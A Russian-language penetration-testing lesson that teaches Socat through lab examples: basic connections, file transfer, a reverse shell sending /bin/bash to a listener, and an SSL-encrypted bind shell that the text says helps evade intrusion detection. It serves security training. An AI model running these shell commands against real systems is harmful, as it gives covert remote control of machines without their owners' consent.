



АКАДЕМИЯ
КОДЕБАЙ

ПРОФЕССИЯ ПЕНТЕСТЕР

Друзья, всех приветствую! В этом уроке мы поговорим про Socat.

Socat – это утилита командной строки, которая создает двунаправленные потоки байтов и передает данные между ними. Для тестирования на проникновение она похожа на Netcat, но имеет дополнительные полезные функции. Хотя Socat может делать множество вещей, мы рассмотрим лишь некоторые из них, чтобы проиллюстрировать его использование. Давайте начнем изучать Socat и сравним его с Netcat.

Netcat vs Socat

Сначала подключимся к удаленному серверу на порт 80, используя Netcat и Socat:

```
kali@kali:~$ nc IP-АДРЕС 80  
kali@kali:~$ socat - TCP4:IP-АДРЕС:80
```

Обратите внимание, что синтаксис похож, но в Socat используется протокол, а так же опции и номер порта разделены двоеточием.

Поскольку для привязки слушателя к портам ниже 1024 требуются привилегии root, нам необходимо использовать **sudo**:

```
kali@kali:~$ sudo nc -lvp localhost 443  
kali@kali:~$ sudo socat TCP4-LISTEN:443 STDOUT
```


Обратите внимание на необходимость добавления протокола для слушателя (TCP4-LISTEN), так и аргумента STDOUT который перенаправляет стандартный вывод.

Передача файлов с помощью Socat

P.S. Чтобы все работало, предварительно настройте свою ВМ следующим образом:

Тип подключения: Сетевой мост

Имя: ВАШ АДАПТЕР




Далее мы опробуем передачу файлов. Предположим, что нам нужно отправить файл `secretpass.txt` с Linux на машину под управлением Windows. На стороне Linux мы будем передавать файл с использованием порта 443:

```
kali@kali:~$ sudo socat TCP4-LISTEN:443,fork file:secretpass.txt
```

В этом примере опция **TCP4-LISTEN** определяет IPv4-приемник, **fork** создает дочерний процесс после установления соединения с приемником, который позволяет использовать несколько соединений, а **file:** задает имя файла, который будет передан.

На стороне Windows мы подключимся к машине Linux и получим файл:

```
C:\Program Files\socat-1.7.3.0-windows-master> socat  
TCP4:192.168.0.174:443 file:new_secretpass.txt,create  
C:\Program Files\socat-1.7.3.0-windows-master> type new_secretpass.txt
```



В этом примере параметр **TCP4** указывает IPv4, за которым следует IP-адрес машины Linux (узнать IP-адрес в Linux можно с помощью команды **ifconfig**) и номер порта прослушивания (443), **file:** указывает имя локального файла для сохранения файла на Windows, а **create** указывает, что будет создан новый файл. **type new_secretpass.txt** - выводит содержимое файла **new_secretpass.txt** в консоль.

P.S. Скачать Socat для Windows можно отсюда:

<https://github.com/tech128/socat-1.7.3.0-windows>

Reverse Shell с использованием Socat


Давайте рассмотрим Reverse Shell с использованием Socat. Сначала на машине под управлением Windows запустим слушателя на порту 443. Для этого добавим опцию **-d -d** (показ фатальных, ошибочных, предупреждающих и уведомляющих сообщений), **TCP4-LISTEN:443** для создания IPv4-приемника на порту 443, и **STDOUT** для подключения стандартного вывода к TCP-сокету:

```
C:\Program Files\socat-1.7.3.0-windows-master> socat -d -d TCP4-LISTEN:443 STDOUT
```

Далее на машине под управлением Linux используем опцию **socat -EXEC** (аналогично опции Netcat **-e**), которая выполнит заданную программу, как только будет установлено удаленное соединение.

В данном случае мы отправим управление **bash** (с **EXEC:/bin/bash**) на слушающий IP-адрес машины под управлением Windows (192.168.0.178:443):

kali@kali:~\$ socat TCP4:192.168.0.178:443 EXEC:/bin/bash



После подключения мы можем вводить команды из своей сессии socat (Windows), которые будут выполняться на машине Linux.

Давайте теперь рассмотрим основы шифрования в Socat.

Шифрование Bind Shell в Socat

Чтобы добавить шифрование в Bind Shell, мы будем использовать сертификаты Secure Socket Layer (SSL). Этот уровень шифрования поможет обойти системы обнаружения вторжений (IDS) и поможет скрыть конфиденциальные данные, которые мы передаем. Чтобы продолжить пример с Катей и Мишей (персонажи из предыдущего урока), мы воспользуемся приложением **openssl** для создания сертификата, используя следующие параметры:

req: инициировать новый запрос на подписание сертификата

-newkey: генерировать новый закрытый ключ

rsa:2048: использовать шифрование RSA с длиной ключа 2048 бит.

-nodes: хранить закрытый ключ без защиты парольной фразы

-keyout: сохранить ключ в файл


-x509: выводить самоподписанный сертификат вместо запроса на сертификат

-days: установить срок действия в днях

-out: сохранить сертификат в файл

После генерации ключа мы сохраним сертификат и его закрытый ключ в файл, который в дальнейшем будем использовать для шифрования нашего Bind Shell. Сейчас мы проделаем этот процесс на машине Кати (под управлением Linux):

```
kali@kali:~$ openssl req -newkey rsa:2048 -nodes -keyout bind_shell.key -x509 -days 365 -out bind_shell.crt
```



```
kali@kali:~  
File Actions Edit View Help  
~(kali@kali)-[~]  
$ openssl req -newkey rsa:2048 -nodes -keyout bind_shell.key -x509 -days 365 -out bind_shell.crt  
Generating a RSA private key  
.....+++++  
.....+++++  
writing new private key to 'bind_shell.key'  
-----  
You are about to be asked to enter information that will be incorporated  
into your certificate request.  
What you are about to enter is what is called a Distinguished Name or a DN.  
There are quite a few fields but you can leave some blank  
For some fields there will be a default value,  
If you enter '.', the field will be left blank.  
-----  
Country Name (2 letter code) [AU]:RU  
State or Province Name (full name) [Some-State]:Moscow  
Locality Name (eg, city) []:Moscow  
Organization Name (eg, company) [Internet Widgits Pty Ltd]:CyberTeam  
Organizational Unit Name (eg, section) []:CyberDen  
Common Name (e.g. server FQDN or YOUR name) []:  
Email Address []:  
~(kali@kali)-[~]  
$
```

Данные для сертификата можете вводить любые или вовсе их не указывать.

Теперь, когда ключ и сертификат сгенерированы, нам нужно преобразовать их в формат, который примет Socat. Для этого мы объединим файлы `bind_shell.key` и `bind_shell.crt` в один файл с расширением `.pem`:

```
kali@kali:~$ cat bind_shell.key bind_shell.crt > bind_shell.pem
```


Мы будем использовать опцию **OPENSSL-LISTEN** для создания слушателя на порту 443, **cert=bind_shell.pem** для указания файла сертификата, **verify** для отключения проверки SSL и **fork** для создания дочернего процесса:

```
kali@kali:~$ sudo socat
OPENSSL-
LISTEN:443,cert=bind_shell.pem,verify=0,fork EXEC:/bin/bash
```

Теперь мы можем подключить компьютер Миши к компьютеру Кати.

Мы будем использовать "-" для передачи данных, **OPENSSL** для создания удаленного SSL соединения с приемником Кати на 192.168.0.174:443, и **verify=0** для отключения проверки SSL сертификата:

```
C:\Program Files\socat-1.7.3.0-windows-master>socat
OPENSSL:192.168.0.174:443,verify=0
```



Отлично! Наш Bind Shell был успешно создан, теперь Миша может передавать команды компьютеру Кати.

Потратьте немного времени на самостоятельное изучение Socat. Это один из многих инструментов, который будет чрезвычайно полезен во время тестирования на проникновение.

Команды, используемые в уроке:

```
kali@kali:~$ nc IP-АДРЕС 80
kali@kali:~$ socat - TCP4:IP-АДРЕС:80
kali@kali:~$ sudo nc -lvp localhost 443
kali@kali:~$ sudo socat TCP4-LISTEN:443 STDOUT
kali@kali:~$ sudo socat TCP4-LISTEN:443,fork file:secretpass.txt
C:\Program Files\socat-1.7.3.0-windows-master> socat
TCP4:192.168.0.174:443 file:new_secretpass.txt,create
C:\Program Files\socat-1.7.3.0-windows-master> type new_secretpass.txt
C:\Program Files\socat-1.7.3.0-windows-master> socat -d -d TCP4-
LISTEN:443 STDOUT
kali@kali:~$ socat TCP4:192.168.0.178:443 EXEC:/bin/bash
kali@kali:~$ openssl req -newkey rsa:2048 -nodes -keyout bind_shell.key -
x509 -days 365 -out bind_shell.crt
kali@kali:~$ cat bind_shell.key bind_shell.crt > bind_shell.pem
kali@kali:~$ sudo socat OPENSSL-
LISTEN:443,cert=bind_shell.pem,verify=0,fork EXEC:/bin/bash
C:\Program Files\socat-1.7.3.0-windows-master>socat -
OPENSSL:192.168.0.174:443,verify=0
```